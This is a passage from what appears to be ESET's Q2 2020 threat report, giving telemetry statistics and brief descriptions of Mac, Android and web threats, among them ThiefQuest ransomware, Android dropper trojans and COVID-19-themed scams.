
As with the previous quarter, the vast majority of Mac detections seen in ESET telemetry in Q2 2020 fall into the category of Potentially Unwanted Applications (PUA) with a 41% share of detections, followed by Adware (28%) and Potentially Unsafe Applications (PUsA) at 18 percent. What can otherwise be summarily labeled as malware has a combined share of ten percent.

The chart of most prevalent detections shows what the scenarios are for making money from unsuspecting users in the Mac ecosystem. Most often, Mac users are presented with illegitimate ads or coerced into buying overpriced services they don't need.

The Mac advertisement scam theater is diverse and is being covered by two types of detections: the crooks behind these scams socially engineer their victims into downloading and installing either adware applications, or downloaders (i.e. actual malware) that subsequently download adware. OSX/TrojanDownloader.Adload, the only trojan with more than a 2% share of Mac detections, is an example. Downloaders that do more serious harm once present on the user's device are less prevalent.



Mac detection trend in Q1 2020-Q2 2020, seven-day moving average



Top 10 Mac detections in Q2 2020 [% of Mac detections]

Apps that enable the business of selling unnecessary and overpriced products and services to Mac users, and that are advertised as improving security or performance, are typically detected as PUAs.

The most notable Mac threat-related development in Q2 2020 was the discovery of the new ThiefQuest ransomware (changed from EvilQuest, which was found to collide with an established computer game). This threat, detected by ESET as OSX/Filecoder.EvilQuest, is notable as Mac ransomware is very rare. ThiefQuest, which is being distributed through macOS pirated apps, serves also as an espionage tool, besides encrypting files. Following the discovery, a [decryptor](#) [64] was developed and is available to ThiefQuest victims.

Mac users should be careful about installing software from untrusted sources, especially pirated applications, which may be laced with malware. Also, we remind users that their Macs don't need to have Flash Player installed.

Miroslav Legěň, ESET Senior Detection Engineer

Android


Despite a decline towards the end of the quarter, Q2 2020 saw an overall increase in Android detections.

The overall volume of Android detections was 18% higher in Q2 2020 compared to the previous quarter. This was due to a broad crest in the first half of the quarter that peaked 52% above the Q1 average. According to our telemetry, this increase was not connected to a specific threat or campaign, but rather the result of an overall uptick in detections in most tracked categories.


Over the second half of the quarter, the number of detections has fallen back to below the Q1 average. The decline included all major types of Android malware, with Adware sliding less than average.

As observed every year, the cybercriminals' activity seems to be waning towards the holidays. However, mobile users should be attentive anyway, keeping in mind their dependency on their devices.

Lukáš Štefanko, ESET Malware Researcher



Trends of selected Android detection categories in Q1 2020-Q2 2020, seven-day moving average



Top 10 Android detections in Q2 2020 [% of Android detections]



The most prevalent Android malware in Q2 2020 was the Android/TrojanDropper.Agent trojan family. This detection covers malicious code capable of dropping any payload on the affected device; typically, these droppers are assembled with automatic builders.

Apparently, the ease of hiding the payload has led to growing popularity of this malware family, which nearly doubled its share of Android detections to 19.5% [from 11% in Q1]. Due to the high level of similarity across the members of this family, they are easy for security solutions to detect.

Coronavirus-themed attacks continued in Q2 2020. In a typical scenario, a banking trojan is distributed through a malicious website that mimics a Ministry of Health website dedicated to information about the coronavirus. Aside from banking trojans, we identified [13] new Android crypto-ransomware disguised as the Canadian COVID-19 tracing app; the malware took off just a few days after the Canadian government announced its intention to back the development of a nationwide tracing app called COVID Alert.

Web threats

While detections of malware-serving websites plummeted, fraudulent content – including COVID-19 scams – flourished in Q2 2020, ESET telemetry shows.


In the second quarter of 2020, ESET telemetry recorded a slight decrease in overall detections of web threats compared to Q1 2020. The detections peaked in May with around 13 million blocked threats daily. The developments within the individual categories – Malware, Scam, Phishing and Malware Object – were more dynamic: detections of fraudulent websites tracked within the Scam category rose by 19% compared to Q1 2020, reaching the highest numbers of H1 2020 in the first week of May.

On the other hand, detections of malware-serving websites were on a steep downward trend, resulting in a decrease of 44% in a quarter-to-quarter comparison. Detections of unique malware-serving URLs were also on a decline, though a less rapid one, with a 27% drop compared to Q1 2020.

